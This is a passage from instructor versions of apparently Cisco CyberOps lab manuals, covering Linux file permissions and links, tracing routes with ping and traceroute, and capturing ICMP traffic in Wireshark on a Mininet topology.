-rw-rw-r-x 1 analyst root 183 Mar 3 15:42 myFile.txt
[analyst@secOps second_drive]$
```

Note: To change the owner and group to analyst at the same time, use the **sudo chown analyst:analyst myFile.txt** format.

- h. Now that analyst is the file owner, try appending the word 'test' to the end of **myFile.txt**.

```
[analyst@secOps second_drive]$ echo test >> myFile.txt
[analyst@secOps second_drive]$ cat myFile.txt
```

Was the operation successful? Explain.

```
Yes. Analyst is the owner of the file and the permissions are still set to 665 as before. The permissions as they are, allow the owner and users in the analyst group to make changes to the file.
```

Step 2: Directory and Permissions

Similar to regular files, directories also carry permissions. Directories, however, have an extra bit in the permissions.

- a. Change back to the /home/analyst/lab.support.files directory and issue the **ls -l** command to list all the files with details:

```
[analyst@secOps second_drive]$ cd ~/lab.support.files/
[analyst@secOps lab.support.files]$ ls -l
total 580
-rw-r--r-- 1 analyst analyst 649 Jun 28 18:34 apache_in_epoch.log
-rw-r--r-- 1 analyst analyst 126 Jun 28 11:13 applicationX_in_epoch.log
drwxr-xr-x 4 analyst analyst 4096 Aug 7 15:29 attack_scripts
-rw-r--r-- 1 analyst analyst 102 Jul 20 09:37 confidential.txt
-rw-r--r-- 1 analyst analyst 2871 Dec 15 2016 cyops.mn
-rw-r--r-- 1 analyst analyst 75 May 24 11:07 elk_services
-rw-r--r-- 1 analyst analyst 373 Feb 16 16:04 h2_dropbear.banner
-rw-r--r-- 1 analyst analyst 147 Mar 21 15:30 index.html
-rw-r--r-- 1 analyst analyst 255 May 2 13:11 letter_to_grandma.txt
-rw-r--r-- 1 analyst analyst 24464 Feb 7 2017 logstash-tutorial.log
drwxr-xr-x 2 analyst analyst 4096 May 25 13:01 malware
```

```

-rwxr-xr-x 1 analyst analyst 172 Jul 25 16:27 mininet_services
drwxr-xr-x 2 analyst analyst 4096 Feb 14 2017 openssl_lab
drwxr-xr-x 2 analyst analyst 4096 Aug 7 15:25 pcaps
drwxr-xr-x 7 analyst analyst 4096 Sep 20 2016 pox
-rw-r--r-- 1 analyst analyst 473363 Feb 16 15:32 sample.img
-rw-r--r-- 1 analyst analyst 65 Feb 16 15:45 sample.img_SHA256.sig
drwxr-xr-x 3 analyst analyst 4096 Jul 18 10:10 scripts
-rw-r--r-- 1 analyst analyst 25553 Feb 13 2017 SQL_Lab.pcap

```

Compare the permissions of the **malware** directory with the **mininet_services** file. What is the difference between their permissions?

There is a letter d at the beginning of the permissions for the malware directory.

The letter 'd' indicates that that specific entry is a directory and not a file. Another difference between file and directory permissions is the execution bit. If a file has its execution bit turned on, it means it can be executed by the system. Directories are different than files with the execution bit set (a file with the execution bit set is an executable script or program). A directory with the execution bit set specifies whether a user can enter that directory.

The **chmod** and **chown** commands work for directories in the same way they work for files.

Part 28: Symbolic Links and other Special File Types

You have now seen some of the different file types in Linux. The first character in each file listing in an **ls -l** command shows the file type. The three different types of files in Linux including their sub-types and characters are:

- **Regular files (-)** including:
 - Readable files – text files
 - Binary files - programs
 - Image files
 - Compressed files
- **Directory files (d)**
 - Folders
- **Special Files** including:
 - **Block files (b)** – Files used to access physical hardware like mount points to access hard drives.
 - **Character device files (c)** – Files that provide a serial stream of input and output. tty terminals are examples of this type of file.
 - **Pipe files (p)** – A file used to pass information where the first bytes in are the first bytes. This is also known as FIFO (first in first out).
 - **Symbolic Link files (l)** – Files used to link to other files or directories. There are two types: symbolic links and hard links.
 - **Socket files (s)** – These are used to pass information from application to application in order to communicate over a network.

Step 1: Examine file types.

- a. Use the **ls -l** command to display the files. Notice the first characters of each line are either a “-” indicating a file or a “d” indicating a directory

```
[analyst@secOps ~]$ ls -l
total 28
drwxr-xr-x 3 analyst analyst 4096 Aug 16 15:15 cyops_folder2
drwxr-xr-x 2 analyst analyst 4096 Sep 26 2014 Desktop
drwx----- 3 analyst analyst 4096 Jul 14 11:28 Downloads
drwxr-xr-x 8 analyst analyst 4096 Jul 25 16:27 lab.support.files
drwxr-xr-x 3 analyst analyst 4096 Mar 3 18:23 second_drive
-rw-r--r-- 1 analyst analyst 142 Aug 16 15:11 some_text_file.txt
-rw-r--r-- 1 analyst analyst 254 Aug 16 13:38 space.txt
```

- b. Produce a listing of the **/dev** directory. Scroll to the middle of the output and notice how the block files begin with a “b”, the character device files begin with a “c” and the symbolic link files begin with an “l”:

```
[analyst@secOps ~]$ ls -l /dev/
<output omitted>
crw-rw-rw- 1 root tty 5, 2 May 29 18:32 ptmx
drwxr-xr-x 2 root root 0 May 23 06:40 pts
crw-rw-rw- 1 root root 1, 8 May 23 06:41 random
crw-rw-r-- 1 root root 10, 56 May 23 06:41 rfkill
lrwxrwxrwx 1 root root 4 May 23 06:41 rtc -> rtc0
crw-rw---- 1 root audio 253, 0 May 23 06:41 rtc0
brw-rw---- 1 root disk 8, 0 May 23 06:41 sda
brw-rw---- 1 root disk 8, 1 May 23 06:41 sda1
brw-rw---- 1 root disk 8, 16 May 23 06:41 sdb
brw-rw---- 1 root disk 8, 17 May 23 06:41 sdb1
drwxrwxrwt 2 root root 40 May 28 13:47 shm
crw----- 1 root root 10, 231 May 23 06:41 snapshot
drwxr-xr-x 2 root root 80 May 23 06:41 snd
brw-rw----+ 1 root optical 11, 0 May 23 06:41 sr0
lrwxrwxrwx 1 root root 15 May 23 06:40 stderr -> /proc/self/fd/2
lrwxrwxrwx 1 root root 15 May 23 06:40 stdin -> /proc/self/fd/0
lrwxrwxrwx 1 root root 15 May 23 06:40 stdout -> /proc/self/fd/1
crw-rw-rw- 1 root tty 5, 0 May 29 17:36 tty
crw--w---- 1 root tty 4, 0 May 23 06:41 tty0
<output omitted>
```

- c. Symbolic links in Linux are like shortcuts in Windows. There are two types of links in Linux: symbolic links and hard links. The difference between symbolic links and a hard links is that a symbolic link file points to the name of another file and a hard link file points to the contents of another file. Create two files by using echo:

```
[analyst@secOps ~]$ echo "symbolic" > file1.txt
[analyst@secOps ~]$ cat file1.txt
symbolic
[analyst@secOps ~]$ echo "hard" > file2.txt
[analyst@secOps ~]$ cat file2.txt
hard
```

- d. Use **ln -s** to create a symbolic link to file1.txt, and **ln** to create a hard link to file2.txt:

```
[analyst@secOps ~]$ ln -s file1.txt file1symbolic
[analyst@secOps ~]$ ln file2.txt file2hard
```

- e. Use the **ls -l** command and examine the directory listing:

```
[analyst@secOps ~]$ ls -l
total 40
drwxr-xr-x 3 analyst analyst 4096 Aug 16 15:15 cyops_folder2
drwxr-xr-x 2 analyst analyst 4096 Sep 26 2014 Desktop
drwx----- 3 analyst analyst 4096 Jul 14 11:28 Downloads
lrwxrwxrwx 1 analyst analyst  9 Aug 17 16:43 file1symbolic -> file1.txt
-rw-r--r-- 1 analyst analyst  9 Aug 17 16:41 file1.txt
-rw-r--r-- 2 analyst analyst  5 Aug 17 16:42 file2hard
-rw-r--r-- 2 analyst analyst  5 Aug 17 16:42 file2.txt
drwxr-xr-x 8 analyst analyst 4096 Jul 25 16:27 lab.support.files
drwxr-xr-x 3 analyst analyst 4096 Mar  3 18:23 second_drive
-rw-r--r-- 1 analyst analyst 142 Aug 16 15:11 some_text_file.txt
-rw-r--r-- 1 analyst analyst 254 Aug 16 13:38 space.txt
```

Notice how the file **file1symbolic** is a symbolic link with an **l** at the beginning of the line and a pointer **->** to **file1.txt**. The **file2hard** appears to be a regular file, because in fact it is a regular file that happens to point to the same inode on the hard disk drive as **file2.txt**. In other words, **file2hard** points to the same attributes and disk block location as **file2.txt**.

- f. Change the names of the original files: file1.txt and file2.txt, and notice how it effects the linked files.

```
[analyst@secOps ~]$ mv file1.txt file1new.txt
[analyst@secOps ~]$ mv file2.txt file2new.txt
```

```
[analyst@secOps ~]$ cat file1symbolic
cat: file1symbolic: no such file or directory
```

```
[analyst@secOps ~]$ cat file2hard
hard
```

Notice how **file1symbolic** is now a broken symbolic link because the name of the file that it pointed to **file1.txt** has changed, but the hard link file **file2hard** still works correctly because it points to the inode of **file2.txt** and not its name which is now **file2new.txt**.

What do you think would happen to **file2hard** if you opened a text editor and changed the text in **file2new.txt**?

Changing the contents of one file would change the contents of the other because they both point to the same inode on the hard disk drive.

Reflection

File permissions and ownership are two of the most important aspects of Linux. They are also a common cause of problems. A file that has the wrong permissions or ownership set will not be available to the

programs that need to access it. In this scenario, the program will usually break and errors will be encountered.

Lab – Tracing a Route (Instructor Version)

Instructor Note: Red font color or gray highlights indicate text that appears in the instructor copy only.

Objectives

Part 1: Verifying Network Connectivity Using Ping

Part 2: Tracing a Route to a Remote Server Using Traceroute

Part 3: Trace a Route to a Remote Server Using Web-Based Traceroute Tool

Background

Tracing a route will list each routing device that a packet crosses as it traverses the network from source to destination. Route tracing is typically executed at the command line as:

```
tracert <destination network name or end device address>
```

(Microsoft Windows systems)

or

```
traceroute <destination network name or end device address>
```

(Unix and similar systems)

The **traceroute** (or **tracert**) tool is often used for network troubleshooting. By showing a list of routers traversed, it allows the user to identify the path taken to reach a particular destination on the network or across internetworks. Each router represents a point where one network connects to another network and through which the data packet was forwarded. The number of routers is known as the number of "hops" the data traveled from source to destination.

The displayed list can help identify data flow problems when trying to access a service such as a website. It can also be useful when performing tasks such as downloading data. If there are multiple websites (mirrors) available for the same data file, one can trace each mirror to get a good idea of which mirror would be the fastest to use.

Two trace routes between the same source and destination conducted some time apart may produce different results. This is due to the "meshed" nature of the interconnected networks that comprise the Internet and the Internet Protocols' ability to select different pathways over which to send packets.

Command-line-based route tracing tools are usually embedded with the operating system of the end device.

Scenario

Using an Internet connection, you will use two route tracing utilities to examine the Internet pathway to destination networks. First, you will verify connectivity to a website. Second, you will use the **traceroute** utility on the Linux command line. Third, you will use a web-based traceroute tool (<http://www.monitis.com/traceroute/>).

Instructor Note: Some institutions disable ICMP echo replies used by both ping and traceroute utilities. Before students begin this activity, make sure there are no local restrictions related to ICMP datagrams. This activity assumes that ICMP datagrams are not restricted by any local security policy.

Required Resources

- CyberOps Workstation VM
- Internet access

Part 29: Verifying Network Connectivity Using Ping

To trace the route to a distant network, the VM must have a working connection to the Internet.

- a. Start the CyberOps Workstation VM. Log into the VM with the following credentials:

Username: **analyst**

Password: **cyberops**

- b. Open a terminal window in the VM to ping a remote server, such as www.cisco.com.

```
[analyst@secOps ~]$ ping -c 4 www.cisco.com
PING e2867.dsca.akamaiedge.net (184.24.123.103) 56(84) bytes of data.
64 bytes from a184-24-123-103.deploy.static.akamaitechnologies.com
(184.24.123.103): icmp_seq=1 ttl=59 time=13.0 ms
64 bytes from a184-24-123-103.deploy.static.akamaitechnologies.com
(184.24.123.103): icmp_seq=2 ttl=59 time=12.5 ms
64 bytes from a184-24-123-103.deploy.static.akamaitechnologies.com
(184.24.123.103): icmp_seq=3 ttl=59 time=14.9 ms
64 bytes from a184-24-123-103.deploy.static.akamaitechnologies.com
(184.24.123.103): icmp_seq=4 ttl=59 time=11.9 ms

--- e2867.dsca.akamaiedge.net ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 11.976/13.143/14.967/1.132 ms
```

- c. The first output line displays the Fully Qualified Domain Name (FQDN) e2867.dsca.akamaiedge.net. This is followed by the IP address 184.24.123.103. Cisco hosts the same web content on different servers throughout the world (known as mirrors). Therefore, depending upon where you are geographically, the FQDN and the IP address will be different.

Four pings were sent and a reply was received from each ping. Because each ping received a response, there was 0% packet loss. On average, it took 3005 ms (3005 milliseconds) for the packets to cross the network. A millisecond is 1/1,000th of a second. Your results will likely be different.

Instructor Note: If the first ICMP packet times out, this could be a result of the PC resolving the destination address. This should not occur if you repeat the ping as the address is now cached.

Part 30: Tracing a Route to a Remote Server Using Traceroute

Now that basic reachability has been verified by using the ping tool, it is helpful to look more closely at each network segment that is crossed.

Routes traced can go through many hops and a number of different Internet Service Providers (ISPs), depending on the size of your ISP and the location of the source and destination hosts. Each “hop” represents a router. A router is a specialized type of computer used to direct traffic across the Internet. Imagine taking an automobile trip across several countries using many highways. At different points in the trip you come to a fork in the road in which you have the option to select from several different highways. Now further imagine that there is a device at each fork in the road that directs you to take the correct highway to your final destination. That is what a router does for packets on a network.

Because computers talk in decimal or hexadecimal numbers, rather than words, routers are uniquely identified using IP addresses. The **tracert** tool shows you what path through the network a packet of information takes to reach its final destination. The **tracert** tool also gives you an idea of how fast traffic is going on each segment of the network. Packets are sent to each router in the path, and the return time is measured in milliseconds.

To do this, the **traceroute** tool is used.

- a. At the terminal prompt, type **traceroute www.cisco.com**.

```
[analyst@secOps ~]$ traceroute www.cisco.com
traceroute to www.cisco.com (184.24.123.103), 30 hops max, 60 byte packets
 1  192.168.1.1 (192.168.1.1)  6.527 ms  6.783 ms  6.826 ms
 2  10.39.176.1 (10.39.176.1)  27.748 ms  27.533 ms  27.480 ms
 3  100.127.65.250 (100.127.65.250)  27.864 ms  28.570 ms  28.566 ms
 4  70.169.73.196 (70.169.73.196)  29.063 ms  35.025 ms  33.976 ms
 5  fed1bbrj01.xe110.0.rd.sd.cox.net (68.1.0.155)  39.101 ms  39.120 ms
    39.108 ms
 6  a184-24-123-103.deploy.static.akamaitechnologies.com (184.24.123.103)
    38.004 ms  13.583 ms  13.612 ms
```

- b. If you would like to save the traceroute output to a text file for later review, use the right carat (>) and the desired filename to save the output in the present directory. In this example, the traceroute output is saved in the /home/analyst/cisco-traceroute.txt file.

```
[analyst@secOps ~]$ traceroute www.cisco.com > cisco-traceroute.txt
```

You can now enter the **cat cisco-traceroute.txt** command to view the output of the trace stored in the text file.

- c. Perform and save the traceroute results for one of the following websites. These are the Regional Internet Registry (RIR) websites located in different parts of the world:

Africa: **www.afrinic.net**

Australia: **www.apnic.net**


Europe: **www.ripe.net**

South America: **www.lacnic.net**

Note: Some of these routers along the route may not respond to traceroute.

Part 31: Trace a Route to a Remote Server Using Web-Based Traceroute Tool

- a. Open a web browser in the VM and navigate to <http://www.monitis.com/traceroute/>.
- b. Enter any website you wish to replace **Example: google.com** and press **Start Test**.



- c. Review the geographical locations of the responding hops. What did you observe regarding the path?

It does not always take the shortest path from the source to the destination.

Reflection


How is the traceroute different when going to `www.cisco.com` or other websites from the terminal (see Part 2) rather than from the online website? (Your results may vary depending upon where you are located geographically, and which ISP is providing connectivity to your school.)

The traceroute from the terminal is different than the one from the website. The domains, such as `cisco.com`, can be hosted on many websites or mirrors throughout the world. This is done so that access time to the site will be fast from anywhere in the world.

Lab – Introduction to Wireshark (Instructor Version)

Instructor Note: Red font color or gray highlights indicate text that appears in the instructor copy only.

Mininet Topology



Objectives

Part 1: Install and Verify the Mininet Topology

Part 2: Capture and Analyze ICMP Data in Wireshark

Background / Scenario

The CyberOps VM includes a Python script that, when you run it, will set up and configure the devices shown in the figure above. You will then have access to four hosts, a switch, and a router inside your one VM. This

will allow you to simulate a variety of network protocols and services without having to configure a physical network of devices. For example, in this lab you will use the **ping** command between two hosts in the Mininet Topology and capture those pings with Wireshark.

Wireshark is a software protocol analyzer, or "packet sniffer" application, used for network troubleshooting, analysis, software and protocol development, and education. As data streams travel over the network, the sniffer "captures" each protocol data unit (PDU) and can decode and analyze its content according to the appropriate RFC or other specifications.

Wireshark is a useful tool for anyone working with networks for data analysis and troubleshooting. You will use Wireshark to capture ICMP data packets.

Required Resources

- CyberOps VM
- Internet access

Instructor Note: Using a packet sniffer, such as Wireshark, may be considered a breach of the security policy of the school. It is recommended that permission is obtained before running Wireshark for this lab. If using a packet sniffer, such as Wireshark, is an issue, the instructor may wish to assign the lab as homework or perform a walk-through demonstration.

Part 32: Install and Verify the Mininet Topology

In this part, you will use a Python script to set up the Mininet Topology inside the CyberOps VM. You will then record the IP and MAC addresses for H1 and H2.

Step 1: Verify your PC's interface addresses.

Start and log into your CyberOps Workstation that you have installed in a previous lab using the following credentials:

Username: **analyst** Password: **cyberops**

Step 2: Run the Python script to install the Mininet Topology.

Open a terminal emulator to start mininet and enter the following command at the prompt. When prompted, enter **cyberops** as the password.

```

Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help

[analyst@secOps ~]$ sudo ~/lab.support.files/scripts/cyberops_topo.py
[sudo] password for analyst:

CyberOPS Topology:

      -----
      | R1 |-----| H4 |
      -----
        |
        |-----
        | S1 |-----|
        |-----|
        |         |         |
        |         |         | | | |
|---|---|---|---|---|
    | H1 |   | H2 |   | H3 |
    -----

*** Add links
*** Creating network
*** Adding hosts:
H1 H2 H3 H4 R1
*** Adding switches:
s1
*** Adding links:
(H1, s1) (H2, s1) (H3, s1) (H4, R1) (s1, R1)
*** Configuring hosts
H1 H2 H3 H4 R1
*** Starting controller

*** Starting 1 switches
s1 ...
*** Routing Table on Router:
Kernel IP routing table
Destination      Gateway         Genmask         Flags Metric Ref    Use Iface
10.0.0.0         0.0.0.0        255.255.255.0   U        0      0      0 R1-eth1
172.16.0.0       0.0.0.0        255.240.0.0     U        0      0      0 R1-eth2

*** Starting CLI:
mininet>

```

TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


Host-interface	IP Address	MAC Address
H1-eth0	10.0.0.11	Answers may vary. 26:3a:45:65:75:23
H2-eth0	10.0.0.12	Answers may vary. 4e:b8:9c:5a:aa:50

Part 33: Capture and Analyze ICMP Data in Wireshark

In this part, you will ping between two hosts in the Mininet and capture ICMP requests and replies in Wireshark. You will also look inside the captured PDUs for specific information. This analysis should help to clarify how packet headers are used to transport data to the destination.

Step 1: Examine the captured data on the same LAN.

In this step, you will examine the data that was generated by the ping requests of your team member's PC. Wireshark data is displayed in three sections: 1) The top section displays the list of PDU frames captured with a summary of the IP packet information listed, 2) the middle section lists PDU information for the frame selected in the top part of the screen and separates a captured PDU frame by its protocol layers, and 3) the bottom section displays the raw data of each layer. The raw data is displayed in both hexadecimal and decimal form.



- On **Node: H1**, enter **wireshark-gtk &** to start Wireshark (The pop-up warning is not important for this lab.). Click **OK** to continue.

```
[root@secOps]# wireshark-gtk &
```


```
[1] 1552
```

```
[root@secOps ~]#
```

```
** (wireshark-gtk:1552): WARNING **: Couldn't connect to accessibility bus:
Failed to connect to socket /tmp/dbus-f0dFz9baYA: Connection refused
```

```
Gtk-Message: GtkDialog mapped without a transient parent. This is
discouraged.
```

- b. In the Wireshark window, under the **Capture** heading, select the **H1-eth0** interface. Click **Start** to capture the data traffic.



- c. On **Node: H1**, press the Enter key, if necessary, to get a prompt. Then type **ping -c 5 10.0.0.12** to ping H2 five times. The command option **-c** specifies the count or number of pings. The **5** specifies that five pings should be sent. The pings will all be successful.

```
[root@secOps analyst]# ping -c 5 10.0.0.12
```

- d. Navigate to the Wireshark window, click **Stop** to stop the packet capture.


- e. A filter can be applied to display only the interested traffic.

Type **icmp** in the **Filter** field and click **Apply**.

- f. If necessary, click the first ICMP request PDU frames in the top section of Wireshark. Notice that the Source column has H1's IP address, and the Destination column has H2's IP address.

No.	Time	Source	Destination	Protocol	Length	Info
19	6.791692257	10.0.0.11	10.0.0.12	ICMP	98	Echo (ping) request id=0x064e, seq=1/256, ttl=64 (reply
20	6.791712977	10.0.0.12	10.0.0.11	ICMP	98	Echo (ping) reply id=0x064e, seq=1/256, ttl=64 (reque
21	7.813333879	10.0.0.11	10.0.0.12	ICMP	98	Echo (ping) request id=0x064e, seq=2/512, ttl=64 (reply
22	7.813352185	10.0.0.12	10.0.0.11	ICMP	98	Echo (ping) reply id=0x064e, seq=2/512, ttl=64 (reque
23	8.826749959	10.0.0.11	10.0.0.12	ICMP	98	Echo (ping) request id=0x064e, seq=3/768, ttl=64 (reply
24	8.826773579	10.0.0.12	10.0.0.11	ICMP	98	Echo (ping) reply id=0x064e, seq=3/768, ttl=64 (reque
25	9.839970864	10.0.0.11	10.0.0.12	ICMP	98	Echo (ping) request id=0x064e, seq=4/1024, ttl=64 (repl
26	9.839991646	10.0.0.12	10.0.0.11	ICMP	98	Echo (ping) reply id=0x064e, seq=4/1024, ttl=64 (requ

- g. With this PDU frame still selected in the top section, navigate to the middle section. Click the arrow to the left of the Ethernet II row to view the Destination and Source MAC addresses.



Does the Source MAC address match H1's interface? _____ **Yes**

Does the Destination MAC address in Wireshark match H2's MAC address? _____ **Yes**

Note: In the preceding example of a captured ICMP request, ICMP data is encapsulated inside an IPv4 packet PDU (IPv4 header) which is then encapsulated in an Ethernet II frame PDU (Ethernet II header) for transmission on the LAN.

Step 2: Examine the captured data on the remote LAN.

You will ping remote hosts (hosts not on the LAN) and examine the generated data from those pings. You will then determine what is different about this data from the data examined in Part 1.

- a. At the mininet prompt, start terminal windows on hosts H4 and R1.

```
mininet> xterm H4
mininet> xterm R1
```

- b. At the prompt on **Node: H4**, enter **ifconfig** to verify the IPv4 address and record the MAC address. Do the same for the **Node: R1**.

```
[root@secOps analyst]# ifconfig
```

Host-interface	IP Address	MAC Address
H4-eth0	172.16.0.40	Answers may vary.
R1-eth1	10.0.0.1	Answers may vary.
R1-eth2	172.16.0.1	Answers may vary.

- c. Start a new Wireshark capture on H1 by selecting **Capture > Start**. You can also click the **Start** button or type **Ctrl-E** Click **Continue without Saving** to start a new capture.
- d. H4 is a simulated remote server. Ping H4 from H1. The ping should be successful.

```
[root@secOps analyst]# ping -c 5 172.16.0.40
```

- e. Review the captured data in Wireshark. Examine the IP and MAC addresses that you pinged. Notice that the MAC address is for the R1-eth1 interface. List the destination IP and MAC addresses.

IP: _____ MAC: _____

IP addresses: 172.16.0.40. MAC address: This will be associated with the R1-eth1 interface, which is the default gateway for the hosts H1, H2, and H3 in this LAN.

- f. In the main CyberOps VM window, enter **quit** to stop Mininet.

```
mininet> quit
*** Stopping 0 controllers

*** Stopping 4 terms
*** Stopping 5 links
.....
*** Stopping 1 switches
s1
*** Stopping 5 hosts
H1 H2 H3 H4 R1
*** Done
```

